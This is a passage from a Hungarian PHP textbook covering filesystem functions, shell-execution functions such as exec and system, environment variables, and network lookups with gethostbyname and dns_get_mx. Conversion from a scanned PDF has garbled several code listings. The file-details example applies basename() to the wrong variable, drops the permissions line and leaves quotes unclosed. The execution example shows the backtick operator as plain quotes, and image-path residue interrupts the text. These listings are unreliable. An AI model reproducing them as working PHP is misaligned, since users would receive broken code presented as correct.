Mindazonáltal egyáltalán nem biztos, hogy végeredményként az általunk megadott jogosultságokat fogjuk kapni. A tényleges jogosultságok az aktuális umask és az általunk megadott érték AND műveleti jellel történő összekapcsolásából adódnak. Ha például 022 az umask, 0755-ös jogosultságokat kapunk eredményül. (Az umask egy adott könyvtár vagy fájl hozzáférési jogosultságait beállító Unix parancs. Ugyanezen a néven, megegyező funkcióval megtalálható Linux alatt, illetve PHP-ben az umask () beépített függvény formájában.)

Ezt elkerülendő érdemes lehet a könyvtár létrehozása előtt nullázni az umaskot, például így:

```
$elozo_umask = umask(0);
mkdir("/tmp/testing", 0777);
umask($elozo_umask);
```

Ez a kód az umask() függvényt használja, amellyel az umask aktuális értékét ellenőrizhetjük és változtathatjuk meg. Az aktuális umask értéket a neki átadott értékre változtatja, visszatérési értéke pedig a régi umask, vagy, amennyiben paraméter nélkül hívjuk meg, egyszerűen az aktuális umaskot adja vissza. Érdemes megemlíteni, hogy windowsos rendszer esetén az umask() függvény nem működik.

Az rmdir() függvény törli a könyvtárat, például:

```
rmdir("/tmp/testing");
vagy
rmdir("c:\\tmp\\testing");
```

A törölni kívánt könyvtárnak üresnek kell lennie.

A fájlrendszer elérése

A könyvtárak megtekintésén és a rájuk vonatkozó információk összegyűjtésén túlmenően webszerverünk fájljaival is dolgozhatunk, illetve információkat gyűjthetünk azokról. Korábban már megnéztük, hogyan írhatunk a fájlokba, illetve hogyan olvashatunk belőlük. A fájlokkal végzendő munkához ugyanakkor sok más fájlkezelő függvény is rendelkezésünkre áll.

Fájlinformációk gyűjtése

A könyvtártallatózó kód fájlokat beolvasó részét a következőképpen módosíthatjuk:

```
while(false !== ($fajl = readdir($konyvtar))) {
    echo '<a href="fajlreszletek.php ?file='.$fajl.'">'.$fajl.'</a><br>';
}
```

Ezt követően a fajlreszletek.php kód megírásával további információkat kaphatunk az egyes fájlokról. A kód tartalmát a 19.6 példakódban találjuk. Egy figyelmeztetés e kódval kapcsolatban: az itt használt függvények egy része, köztük a posix_getpwuid(), a fileowner() és a filegroup() Windows alatt nem vagy nem megbízhatóan támogatott!

19.6 példakód: fajlreszletek.php – Fájlállapotfüggvények és azok eredménye

```
<html>
<head>
    <title>A fájl részletes adatai</title>
</head>
<body>
<?php
$aktuális_konyvtar = 'feltoltesek/';
$fajl = basename($aktuális_konyvtar); // könyvtár-információk eltávolítása
a biztonságért

echo '<h1>A fájl részletes adatai: '.$fajl.'</h1>';

echo '<h2>Fájladatak</h2>';
echo 'Utolsó megnyitás időpontja: '.date('j F Y H:i', fileatime($fajl)).'<br>';
echo 'Utolsó módosítás időpontja: '.date('j F Y H:i', filemtime($fajl)).'<br>';

$felhasznalo = posix_getpwuid(fileowner($fajl));
echo 'A fájl tulajdonosa: '.$felhasznalo['name'].'<br>';

$csoport = posix_getgrgid(filegroup($fajl));
echo 'Fájlcsoport: '.$csoport['name'].'<br>';
```

```

echo 'Fájltípus: '.filetype($fajl).'  

echo 'Fájlméret: '.$fajl.'
```

<h2>Fájltulajdonságok ellenőrzése</h2>

```

echo 'is_dir: '.(is_dir($fajl) ? 'true' : 'false').'  

echo 'is_executable: '.(is_executable($fajl) ? 'true' : 'false').'  

echo 'is_file: '.(is_file($fajl) ? 'true' : 'false').'  

echo 'is_link: '.(is_link($fajl) ? 'true' : 'false').'  

echo 'is_readable: '.(is_readable($fajl) ? 'true' : 'false').'  

echo 'is_writable: '.(is_writable($fajl) ? 'true' : 'false').'  


?  

</body>  

</html>

```

A 19.4 ábra a 19.6 példakód futtatásának egy lehetséges eredményét mutatja.



19.4 ábra: Fájlrendszerre vonatkozó információk megjelenítése valamely fájlról. A jogosultságokat itt oktális formában látjuk.

Vizsgáljuk meg egyenként, mi a feladatuk a 19.6 példakódban használt függvényeknek! Ahogy már említettük, a basename() függvény a könyvtár nélküli fájlnévét adja vissza. (A dirname() függvénytel ezzel szemben a könyvtár fájlnév nélküli nevét kapjuk meg.)

A fileatime() és a filemtime() függvény a fájlhoz való utolsó hozzáférés, illetve a fájl utolsó módosításának időbeléyegét adja vissza. Annak érdekében, hogy emberi szemmel is olvasható időpontot jelenítsünk meg, a date() függvényel formáztuk a két időbeléyet. Egyes operációs rendszereken – az általuk tárolt információktól függően – ugyanazt az értéket adja vissza ez a két függvény.

A fileowner() és a filegroup() függvény a fájl felhasználói azonosítóját (uid) és csoportazonosítóját (gid) adja vissza. Ezeket az azonosítókat a posix_getpwuid(), illetve a posix_getgrgid() függvénytel lehet nevekké alakítani, így egyből könnyebben olvashatók lesznek. Ezek a függvények paraméterként az uid-et vagy a gid-et fogadva a felhasználó- vagy a csoportinformációk aszociatív tömbjét adják vissza, amely a felhasználó vagy a csoport nevét tartalmazza az általunk a kódban használt formában.

A fileperms() a fájljogosultságokat adja vissza. A decoct() függvénytel oktális számmá alakítottuk öket, hogy a Unix-felhasználók számára ismerősebb formát öltsenek.

A filetype() függvény a vizsgált fájl típusáról ad információt. A függvény lehetséges visszatérési értékei: fifo, char, dir, block, link, file és unknown (ismeretlen).

A filesize() függvény a fájl bájtokban kifejezett méretét adja vissza.

A függvények második csoporthja – is_dir(), is_executable(), is_file(), is_link(), is_readable() és is_writable() – a fájlnak az egyes függvények nevében szereplő tulajdonságait teszteli. Visszatérési értékük az eredménytől függően true vagy false.

Ugyanezen információk nagy részét a stat() függvénytel is összegyűjthetnénk. Ha átadunk neki egy fájlt, a fentiekhez hasonló adatokat tartalmazó tömböt kapunk vissza. Az lstat() függvény hasonló, de szimbolikus linkekhez (symlink) használható.

A fájlállapotfüggvények futtatása viszonylag időigényes. Eredményeik ezért a gyorsítótárba kerülnek. Ha szeretnénk a fájlinformációkat valamilyen változtatás előtt és után összehasonlítani, a clearstatcache();

függvény meghívásával először törölni kell a korábbi eredményeket. Ha az előző kódot valamilyen fájladat megváltoztatása előtt és után szeretnénk használni, az aktuális adatok beszerzése érdekében e függvény meghívásával kell kezdeni a kódot.

Fájltulajdonságok módosítása

A fájltulajdonságokat nem csak megtekinteni, hanem módosítani is lehet.

A chgrp(fajl, csoport), a chmod(fajl, jogosultsagok) és a chown(fajl, felhasznalo) függvény a unixos megfelelőjéhez hasonlóan viselkedik. Windowsos rendszereken ezen függvények egyike sem fog működni, noha a chown() ott is lefut, és minden true értékkel tér vissza.

A chgrp() függvény a neki átadtott fájl csoportját változtatja meg. Használatával csak olyan csoportra lehet váltani, amelynek a felhasználó tagja (kivéve root felhasználó esetén).

A chmod() függvény a fájl jogosultságait módosítja. A függvénynek átadtott jogosultságok a szokásos, unixos chmod formában kell, hogy legyenek. 0 (nulla) előtaggal kell ellátni őket jelezvén, hogy oktális számról van szó, mint az alábbi példában: chmod('valamilyen_fajl.txt', 0777);

A chown() függvénytel a fájl tulajdonosát változtathatjuk meg. Csak akkor használható, ha a kódot futtató felhasználó root, aminél viszont csak akkor szabad bekövetkeznie, ha rendszergazda feladat végrehojtása céljából szándékosan, a parancs-sorból futtattuk a kódot.

Fájlok létrehozása, törlése és áthelyezése

A fájlrendszer függvényeivel létrehozhatunk, áthelyezhetünk és törölhetünk fájlokat.

Kezdjük a legegyszerűbbel, és hozzunk létre egy fájlt, vagy változtassuk meg utolsó módosításának az időpontját a touch() függvény segítségével! Ez a Unix touch parancsához hasonlóan működik. Prototípusa a következő:

```
bool touch (string dajl, [int idopont [, int adott_idopont]])
```

Ha a fájl már létezik, utolsó módosításának időpontja a pontos időre vagy a második – opcionális – paraméterben meghatározott időpontra változik. Ha szeretnénk megadni ezt az időpontot, időbényeg formátumban kell megtennünk. Ha a fájl nem létezik, a rendszer létrehozza. A fájlhoz való utolsó hozzáférés időpontja is megváltozik: alapértelmezésben a rendszer pontos idejére vagy az opcionális adott_idopont paraméterben meghatározott időbényegre.

Fájlokat az unlink() függvénytel törölhetünk. (Jegyezzük meg, hogy a függvény neve véletlenül sem delete – ilyen nevű függvény ugyanis nem létezik!) A következőképpen használjuk:

```
unlink($fajlnev);
```

Fájlokat a copy() és a rename() függvénytel tudunk másolni, illetve áthelyezni az alábbiak szerint:

```
copy($forras_eleresi_utvonal, $cel_eleresi_utvonal);
rename($regi_fajl, $uj_fajl);
```

Emlékezhetünk, hogy a copy() függvényt már használtuk a 19.2 példakódban.

A rename() kettős feladatot lát el: mivel a PHP nem rendelkezik áthelyező függvénytel, az átnevezésen kívül erre a funkcióra is ezt használjuk. Az, hogy a fájlokat a rename() használatakor az egyik fájlrendszerből a másikba áthelyezzük, vagy felülírjuk őket, az operációs rendszertől függ, ezért érdemes a szerveren először kipróbálni a függvény hatását. Ügyeljünk a fájlnévhez használt elérési útvonalra is! Relatív elérési útvonal esetén a kódhoz, nem pedig az eredeti fájlhoz kell viszonyítani azt.

Programfuttató függvények használata

Vegyük bácsút a fájlrendszer függvényeitől, és fordítsuk figyelmünket a szerveren parancsok futtatására alkalmas függvényekre!

Ezek a parancsok akkor hasznosak, amikor webalapú felhasználói felületet kívánunk létrehozni meglévő, parancssor alapú rendszerhez. Akkor fogunk dolgozni velük, amikor a könyv későbbi részében a gyakorlati projektek megvalósításához érünk.

Négy fő módszer létezik arra, hogy parancsot hajtsunk végre a webszerveren. Viszonylag hasonló módszerekről van szó, ám apróbb különbségek léteznek közöttük:

- exec() – Az exec() függvény prototípusa a következő:

```
string exec (string parancs [, array &eredmeny [, int &visszateresi_ertek]])
```

Átadjuk a függvények a végrehajtani kívánt parancsot, például így:

```
exec("ls -la");
```

Az exec() függvénynek nincsen közvetlen kimenete. A végrehajtott parancs eredményének utolsó sorát adja vissza. Ha eredmény-ként átadunk a függvénynek egy változót, a kimenet minden egyes sorát tartalmazó tömböt kapunk vissza. Ha visszateresi_ertek-ként is átadunk egy változót, a visszatérési kódot kapjuk meg.

- passthru() - A passthru() függvény prototípusa a következőképpen néz ki:

```
void passthru (string parancs [, int visszateresi_ertek])
```

A passthru() függvény a böngészőn keresztül közvetlenül kiíratja kimenetét. (Ez a funkció akkor igazán hasznos, ha a kimenet bináris – például valamilyen képadat.) Nincs visszatérési értéke.

Paramétereit ugyanúgy működnek, mint az exec() függvényé.

- system() - A system() függvény az alábbi prototípussal rendelkezik:

```
string system (string parancs [, int visszateresi_ertek])
```

A függvény kiíratja a parancs eredményét a böngészőbe. minden sor után megpróbálja megjeleníteni a kimenetet (feltéve, hogy szervermodulként futtatjuk a PHP-t), ebben eltér a passthru() függvénytől. Visszatérési értéke a kimenet utolsó sora (sikeres működés esetén) vagy false (hiba esetén).

Paramétereit ugyanúgy működnek, mint a többi függvényé.

- Fordított idézőjelek (`) – Az 1. fejezetben röviden említettük a fordított idézőjeleket (backtick). Ezek tulajdonképpen végrehajtó operátorok.

Nincsen közvetlen kimenetük. A parancs végrehajtásának eredményét karakterláncként kapjuk vissza, amit azután megjeleníthetünk, vagy bármi másra is kezdhetünk vele.

Bonyolultabb igények esetén a popen(), a proc_open() és a proc_close() függvényt is segítségül hívhatjuk. Ezek különböző folyamatokat és adatokat kezelnek. A proc_open() és a proc_close() a PHP 4.3-as verziójához lett hozzáadva.

A 19.7 példakód azt szemlélteti, hogyan lehet a négy különböző módszert egyenértékűen használni.

19.7 példakód: progex.php – Fájlállapotfüggvények és eredményük

```
<?php
    chdir('feltoltesek/');
```

```
///// exec verzió
echo '<pre>';

// unix
exec('ls -la', $eredmeny);
// windows
// exec('dir', $eredmeny);
foreach ($eredmeny as $sor)
    echo "$sor\n";
echo '</pre>';
echo '<br><hr><br>';

///// passthru verzió
echo '<pre>';
// unix
passthru('ls -la') ;
// windows
// passthru('dir');

echo '</pre>';
echo '<br><hr><br>';

///// system verzió
echo '<pre>';
// unix
```

```

$eredmeny = system('ls -la');
// windows
// $eredmeny = system('dir');
echo '</pre>';
echo '<br><hr><br>';

//////fordított idézőjel verzió
echo '<pre>';
// unix
$eredmeny = 'ls -al';
// windows0
// $eredmeny = 'dir';
echo $eredmeny;
echo '</pre>';
? >

```

Bármelyik megközelítést alkalmazhatjuk a korábban látott könyvtártallázó kód alternatívájaként. De meg kell említenünk a külső függvények használatának a fenti kód által is ékesen bizonyított mellékhatását: kódunk nem lesz hordozható (platformfüggetlen). A Unix parancsok használata azt eredményezi, hogy Windowson egyszerűn nem fog futni a kód.

Ha szeretnénk a futtatni kívánt parancsba felhasználók által elküldött adatokat beilleszteni, először minden alkalmazzuk rájuk az `escapeshellcmd()` függvényt! Így megelőzhető, hogy a felhasználók rosszindulatból (vagy más motivációból) parancsokat futtassanak rendszerünkön. A következőképpen hívhatjuk meg ezt a függvényt:

```
system(escapeshellcmd($parancs));
```

Az `escapeshellarg()` függvény a héjparancsnak átadni kívánt paramétereket emelhetjük ki védőkarakterekkel.

Környezeti változók elérése: a `getenv()` és a `putenv()` függvény

Végezetül nézzük még meg, hogyan dolgozhatunk PHP-ból a környezeti változókkal! Két függvény szolgál erre: a `getenv()`, amivel lekérhetjük, és a `putenv()`, amivel beállíthatjuk a környezeti változókat.

A PHP környezeti változónak listáját a `phpinfo()` futtatásával kapjuk meg. Egyes változók hasznosabbak, másikak kevésbé hasznosak lesznek munkák során. A

```
getenv("HTTP_REFERER");
```

függvény például annak az oldalnak az URL-jét adja meg, ahonnan a felhasználó az aktuális oldalra érkezett.

A `putenv()` függvénytel sziűség esetén be is állíthatjuk a környezeti változókat, ahogy tesszük az alábbi példában:

```
$home = "/home/nobody";
putenv (" HOME=$home " );
```

Ha rendszergazdaként szeretnénk korlátozni, hogy milyen környezeti változókat állíthassanak be a programozók, a `php.ini`-beli `safe_mode_allowed_env_vars` direktívában tehetjük ezt meg. Amikor biztonságos módban fut a PHP, a felhasználók csak azokat a környezeti változókat módosíthatják, amelyeknek előtagja fel van sorolva a direktívában.

- **Megjegyzés:** Ha szeretnénk többet megtudni arról, mit jelképeznek az egyes környezeti változók, tekintsük át a <http://hoohoo.ncsa.uiuc.edu/cgi/env.html> oldalon elérhető CGI-spezifikációt!

További olvasnivaló

A PHP fájlrendszerfüggvényeinek többsége az ugyanolyan nevű operációsrendszer-függvényeket képezi le. Unix-felhasználók a man oldalakon találnak további információt.

Hogyan tovább?

A 20. fejezetben elsajátítjuk a PHP hálózati és protokollfüggvényeinek használatát, hogy saját webszerverünkön kívül más rendszereket is elérjünk. Ezzel új távlatok nyílnak meg kódjaink előtt.

Hálózati és protokollfüggvények használata

A fejezetben a PHP olyan hálózati függvényeit ismerjük meg, amelyek lehetővé teszik kódunknak, hogy vele kapcsolatba lépjünk a világháló többi részével. Az interneten erőforrások és információk széles köre érhető el, és használatukhoz többféle protokoll áll rendelkezésünkre.

A fejezetben az alábbi főbb témakörökkel foglalkozunk:

- A használható protokollok áttekintése
- E-mail küldése és olvasása
- Más weboldalak tartalmának felhasználása
- Hálózati keresőfüggvények használata
- FTP használata

A használható protokollok áttekintése

A protokollok adott szituációra vonatkozó kommunikációs szabályok. Amikor például találkozunk valakivel, tudjuk, mi az illem (protokoll): köszönünk, kezet fogunk (esetleg megpusztítjuk egymást), beszélgetünk egy ideig, majd elköszönünk egymástól. Különböző helyzetek különböző protokollokat követelnek meg. A más kultúrákból érkező emberek különböző illemszabályokat követhetnek, ami megnehezítheti a kapcsolattartást. A számítógépes hálózati protokollokat is valahogyan így kell elközelni.

Az emberi illemszabályokhoz hasonlóan a különböző helyzetek és alkalmazások eltérő számítógépes protokollokat használnak. Amikor például weboldalakat kérünk és fogadunk, a Hypertext Transfer Protocol (hiperszöveg-átviteli protokoll – HTTP) használjuk: számítógépünk dokumentumot (például HTML vagy PHP fájl) kér egy webszervertől, és a kérésre a kiszolgáló a dokumentum elküldésével válaszol. Bizonyára ismerős számunkra a File Transfer Protocol (fájlátviteli protokoll – FTP) is, amivel állományokat továbbíthatunk a hálózat számítógépei között. Sok egyéb protokoll is használható.

A protokollok és egyéb internetes szabványok többségét a *Request For Comments* (RFC) nevű dokumentumokban írják le. (Az RFC körülbelüli jelentése: megjegyzések kérése, felhívás véleményezésre.) A protokollokat az Internet Engineering Task Force (IETF) nevű szövetség határozza meg. Az RFC-k széles körben elérhetők az interneten. Kiindulásként érdemes felkeresni a <http://www.rfc-editor.org/> címen elérhető RFC Editor oldalt.

Ha valamely protokoll használata során problémákba ütközünk, a protokollokat definiáló dokumentumok tekinthetők olyan hiteles forrásoknak, amelyek sok esetben segítségünkre lesznek a kódunkban lévő hibák kijavításában. Készüljünk azonban fel arra, hogy ezek a dokumentumok igen részletesek, gyakran több száz oldalt is kitesznek!

Példaként említsünk meg két jól ismert RFC-t! Az RFC2616 a HTTP/1.1 protokollt, az RFC822 az internetes e-mail üzenetek formátumát írja le.

A fejezetben e protokollok használata szempontjából dolgozunk a PHP-vel. Egészen pontosan azt vizsgáljuk meg, hogy lehet e-mailt küldeni SMTP-vel, olvasni POP3-mal és IMAP4-gyel, hogyan kapcsolódhatunk más webszerverekhez HTTP-vel, illetve hogyan valósíthatunk meg fájlátvitelt FTP-vel.

E-mail küldése és olvasása

Az e-mail küldés elsődleges eszköze PHP-ben az egyszerű `mail()` függvény. A Karakterláncok kezelése és reguláris kifejezések című 4. fejezetben megvizsgáltuk a függvény működését, így ezzel itt most nem foglalkozunk. A `mail()` függvény a Simple Mail Transfer Protocollal (egyszerű levéltovábbítási protokoll – SMTP) küldi az e-maileket.

Ingyenesen elérhető osztályok széles választéka áll rendelkezésünkre a mail() funkcióinak kibővítésére. A Levelezőlista-kezelő alkalmazás fejlesztése című 30. fejezetben egy kiegészítő (add-on) osztály segítségével HTML csatolmányokat is küldünk majd e-mailjeinkkel. Az SMTP kizárolag e-mail küldésére szolgál. Az RFC2060-ban leírt Internet Message Access Protocol (internethasználati protokoll – IMAP4), illetve az RFC1939-es és az STD0053-as dokumentumban leírt Post Office Protocol (postafiók protokoll – POP3) használjuk az üzenet levelezőszerverről való beolvasására. Ezek a protokollok küldésre nem alkalmasak.

Az IMAP4 protokollt kiszolgálón tárolt e-mailek olvasására és kezelésére használhatjuk. Az IMAP4 kifinomultabb funkciókat kínál a POP3-nál, amit jellemzően csak az e-mailek kliensre töltésére és a kiszolgálóról való törlésére használnak.

A PHP-hoz IMAP4 könyvtár tartozik, ami POP3- és Network News Transfer Protocol- (hálózati hírátvitelű protokoll – NNTP), illetve IMAP4-kapcsolat létrehozására használható.

A könyvtár használatát a Webalapú levelezőszolgáltatás létrehozása című 29. fejezetben kifejlesztett projekt során fogjuk megismerni.

Más weboldalak tartalmának felhasználása

Az internetben az egyik legnagyobb dolog, hogy lehetővé teszi meglévő szolgáltatások és tartalmak használatát, módosítását és saját oldalainkba való beágazását. PHP-vel rendkívül egyszerűen megtehetjük mindezt. Nézzük példát ennek szemléltetésére!

Képzeljük el azt, hogy a vállalat, ahol dolgozunk, szeretné megjeleníteni honlapján saját részvényének árfolyamát! Ez az információ az adott részvénnyel jegyző tőzsde honlapján megtalálható, de hogyan használhatjuk fel?

Először is derítsük ki a kívánt információ eredeti, forrás URL-jét! Ha ezzel tisztában vagyunk, akkor minden alkalommal, amikor valaki felkeresi oldalunkat, kapcsolatot nyitunk ehhez az URL-hez, lekérjük az oldalt, és kinyerjük belőle a bennünket érdeklő információt.

Példaként olyan kódot állítottunk össze, amely az AMEX weboldaláról kinyeri a részvényárfolyamot, majd átformázza. A példa kedvéért az Amazon.com aktuális árfolyamát kívánjuk oldalunkba beilleszteni. (Másmilyen tartalmat is beilleszthetünk, a folyamat működési elve akkor is ugyanez lesz.)

A 20.1 példakód egy másik weboldal által nyújtott webes szolgáltatást felhasználva jeleníti meg az adatokat saját oldalunkon.

20.1 példakód: adat_kikereses.php – A kód a \$reszveny_kod változóban tárolt részvénykód által megadott részvény árfolyamát nyeri ki a NASDAQ adataiból

```
<html>
<head>
<title>Részvényárfolyam a NASDAQ-ról</title>
</head>
<body>
<?php
// a kívánt részvény kiválasztása
$reszveny_kod = 'AMZN';
echo '<h1>A ' . $reszveny_kod . ' részvény árfolyama</h1>';

$url = 'http://finance.yahoo.com/d/quotes.csv' .
'?s=' . $reszveny_kod . '&e=.csv&f=s1l1d1t1clohgv';

if (!($startalom = file_get_contents($url))) {
    die('Nem sikerült megnyitni az oldalt: ' . $url);
}

// releváns adat kinyerése
list($reszveny_kod, $arafolyam, $datum, $ido) = explode(',', $startalom);
$datum = trim($datum, "'");
$ido = trim($ido, "'");
```


```

echo '<p>' . $reszveny_kod . ' utolsó kötési árfolyama: ' . $arafolyam . '</p>';
echo '<p>Utolsó kötés időpontja: ' . $datum . ', ' . $ido . '</p>';

// forrás megjelölése
echo '<p>Az adatok forrása: <br /><a href="" . $url .
'">' . $url . '</a>.</p>';
?>
</body>
</html>

```

A 20.1 példakód egy futtatásának kimenete a 20.1 ábrán látható.



20

20.1 ábra: Az adat_kikereses.php kód reguláris kifejezéssel nyeri ki az árfolyamatot a tőzsdről begyűjtött informacióból.

A kód maga viszonylag magától értetődő; igazából nem is használ számunkra ismeretlen függvényeket, csupán általunk még nem látott módon alkalmazza azokat.

Emlékezhetünk rá, hogy az Adatok tárolása és visszakeresése című 3. fejezetben, amikor a fájlból olvasásról volt szó, említtük: fájlkezelő függvényekkel olvashatunk adott URL tartalmából. Pontosan ezt tettük ebben az esetben. A file_get_contents() függvény meghívása:

```
if (!$startalom = file_get_contents($url)) {
    $startalom változóban eltárolva adjon vissza az adott URL alatt elérhető weboldal teljes szövegét.
```

A fájlkezelő függvényekkel sok minden megtehetünk PHP-ben. A mostani példa egyszerűen egy weboldalt tölt be HTTP-n keresztül, de pontosan ugyanígy léphetnénk kapcsolatba más kiszolgálókkal HTTPS, FTP vagy más protokolloval is. Más feladatokhoz ugyanakkor ennél speciálisabb megközelítésre lehet szükség. Egyes FTP-funkciók a konkrét FTP függvényekben érhetők el, fopen() és más fájlkezelő függvényekben nem. A fejezet egy későbbi részében példát látunk az FTP függvények használatára is. Egyes HTTP- vagy HTTPS-feladatokhoz a cURL könyvtár használatára lehet szükség. Ezzel a könyvtárral bejelentkezhetünk a weboldalakra, és néhány oldalon keresztül utánozhatjuk az egyes felhasználók viselkedését.

Mután a file_get_contents() függvényteljes szövegét, a list() segítségével tudjuk megkeresni a bennünket érdeklő részét:

```
list($reszveny_kod, $arafolyam, $datum, $ido) = explode(',', $startalom);
$datum = trim($datum, '');
$ido = trim($ido, ''');
```

```
echo '<p>' . $reszveny_kod . ' utolsó kötési árfolyama: ' . $arafolyam . '</p>';
echo '<p>Utolsó kötés időpontja: ' . $datum . ', ' . $ido . '</p>';
```

Ennyi az egész!

A fenti megközelítés sokféle célra használható, akár helyi időjárás-jelentést is beágyazhatunk az oldalunkba.

A módszer azt is lehetővé teszi, hogy különböző forrásokból származó információkat kombinálva ne egyszerűen csak továbbadjuk a megszerzett adatokat. Jó példa erre Philip Greenspun híres kódja, amely Bill Gates vagyonáról ad folyamatosan frissülő tájékoztatást (Bill Gates Wealth Clock; <http://philip.greenspun.com/WealthClock>).

Az oldal két forrásból gyűjt adatot. Az egyik a U.S. Census Bureau, vagyis az USA Népszámlálási Hivatalának weboldala, ahonnan az ország lélekszámát veszi. A Microsoft-részvények aktuális árfolyamát begyűjtve, majd a két adatot együtt felhasználva – és saját markáns véleményt napvilágra juttatva – új információt állít elő: becslést ad Bill Gates pillanatnyi vagyonának értékéről.

Egy apró megjegyzés: ha üzleti célra használunk ilyen külső információforrást, érdemes egyeztetni a forrással vagy jogi tanácsot kérni. Egyes esetekben szellemi tulajdonjoggal kapcsolatos kérdések is szóba jöhetnek.

Ha ehhez hasonló kódot írunk, adatok átadására is szükségünk lehet. Ha például külső URL-hez csatlakozunk, olyan paramétereket adhatunk át, amelyeket alapesetben a felhasználó gépelne be. Ha ezt tesszük, érdemes az `urlencode()` függvényt használni. Ez fogja a neki átadott karakterláncot, és az URL-eknek megfelelő formátumra alakítja; például a szóközök plusz jelle változtatja. A következőképpen hívhatjuk meg:

```
$kodolt_parameter = urlencode($parameter);
```

Ennek az általános megoldásnak egyetlen problémája, hogy az oldalnak, ahonnan az információt beszerezünk, módosulhat az adatformátuma, és kódunk többé nem fog működni.

20

Hálózati keresőfüggvények használata


A PHP számos olyan hálózati „keresőfüggvényt” kínál, amellyel információt gyűjthetünk a hosztnevekről, az IP-címekről és a levelezésről. Ha például olyan gyűjtőoldalt szeretnénk létrehozni, mint a Yahoo! (vagy Magyarországon a startlap.hu), a beküldött URL-eket érdemes automatikusan ellenőrizni, hogy az URL-hez tartozó hosztadatok, illetve az oldal elérhetőségi adatai valósak-e. Ezzel elkerülhetjük, hogy nem létező oldalt vagy hibás e-mail címet vegyünk fel az oldal adatbázisába.

A 20.2 példakód egy ilyen gyűjtőoldal ajánlóürlapjának a kódját tartalmazza.

20.2 példakód: oldalajanlo_urlap.html — Linkajánló ürlap HMTL kódja


```
<html>
<head>
    <title>Oldalad ajánlása</title>
</head>
<body>
    <h1>Oldal ajánlása</h1>
    <form method=post action="oldalajanlo_urlap.php">
        URL: <input type=text name="url" size=30 value="http://"><br />
        Kapcsolattartó e-mail címe: <input type=text name="email" size=23><br />
        <input type="submit" name="Oldal ajánlása">
    </form>
</body>
</html>
```

Ennek az egyszerű ürlapnak a böngészőbeli képét a 20.2 ábrán láthatjuk.



20.2 ábra: Oldal ajánlásakor általában annak címét (URL) és a kapcsolattartó elérhetőségét kell megadni, hogy a linkgyűjtemény kezelői értesítést tudjanak küldeni az oldal hozzáadásáról.

Amikor valaki a gombra kattintva elküldi az adatokat, először is azt szeretnénk ellenőrizni, hogy a megadott URL, illetve az e-mail cím hoszt része valódi gépen fut-e. Írtunk egy kódot, ami pontosan ezeket ellenőrzi, és aminek a kimenete a 20.3 ábrán látható.



20.3 ábra: A kódnak ez a változata megjeleníti az URL és az e-mail cím hosztneveinek ellenőrzésekor kapott eredményeket. Az élesben használt változat nem feltétlenül kell, hogy ténylegesen kiírja ezeket az információkat, de érdemes látni, hogy egy kis ellenőrzéssel mi minden deríthetünk ki.

A fenti ellenőrzéseket végrehajtó kód a PHP két hálózati függvényét használja. Ez a `gethostbyname()` és a `dns_get_mx()`. A teljes kódot a 20.3 példakód tartalmazza.

20.3 példakód: `oldalajanlo_urlap.php` – Az URL-t és az e-mail címet ellenőrző kód

```
<html>
<head>
  <title>Az oldalajánlás eredményei</title>
</head>
<body>
<h1> Az oldalajánlás eredményei</h1>
<?php

// Űrlapmezők kinyerése

$url = $_REQUEST['url'];
$email = $_REQUEST['email'];

// Az URL ellenőrzése

$url = parse_url($url);
$host = $url['host'];
if(!($ip = gethostbyname($host)) )
{
echo 'Az URL-hez tartozó hoszt nem rendelkezik érvényes IP-címmel';
exit;
}

echo "A hoszt IP-címe: $ip <br>";

// E-mail cím ellenőrzése

$email = explode('@', $email);
$emailhost = $email[1];

// megjegyzés: a dns_get_mx() függvény a
// PHP windowsos verzióiban nem működik
if (!dns_get_mx($emailhost, $mxhostsarr))
{
echo 'Az e-mail címhez nem tartozik érvényes hoszt';
exit;
}
```

```

echo 'Az e-mail az alábbi hoszton keresztül lett elküldve: ';
foreach ($mxhostsarr as $mx)
    echo "$mx ";

// Ha eljut idáig, akkor minden OK

echo '<br>Minden elküldött adat rendben van.<br>';

echo 'Köszönjük, hogy ajánlotta oldalát.<br>';
    .'Kollégáink rövidesen ellátogatnak az oldalra.'

// Valós kód esetén hozzáadás a várakozó oldalak adatbázisához...
?>
</body>
</html>

```

Nézzük végig egyenként a kód érdekesebb részeit!

Először is vesszük az URL-t, és átadjuk a `parse_url()` függvénynek. A függvény az URL különböző részeinek asszociatív tömbjét adja vissza. Egy URL az alábbi komponensekből állhat: scheme, user, pass, host, port, path, query és fragment. Általában nincs minden részre szükségünk, de nézzünk egy példát, hogyan áll össze ezekből egy URL!

Tekintsük az alábbi URL-t: <http://nobody:secret@example.com:80/script.php?variable=value#anchor>.

A `parse_url()` függvény által visszaadott tömbbe ebben az esetben az alábbi értékek kerülnek:

- scheme (séma, protokol): http
- user (felhasználónév): nobody
- pass (jelszó): secret
- host (kiszolgáló): example.com
- port (kapcsolódási port): 80
- path (elérési útvonal a kiszolgálón): /script.php
- query (a tulajdonképpeni lekérdezés): variable=value
- fragment (horgony az oldalon belüli ugráshoz): anchor

Az `oldalajanlo_urple.php` kódban csak a hoszt értékére van szükség, amit a következőképpen nyerhetünk ki a tömbből:

```
$url = parse_url($url);
```

```
$host = $url['host'];
```

Ezt követően kideríthetjük az ehhez a hoszthoz tartozó IP-címet, amennyiben az benne van a domainnév-szolgáltatásban (DNS). A `gethostbyname()` függvényt használjuk erre, ami az IP-címet adja vissza, illetve amennyiben az nem létezik, visszatéríti értéke `false` lesz:

```
$ip = gethostbyname($host);
```

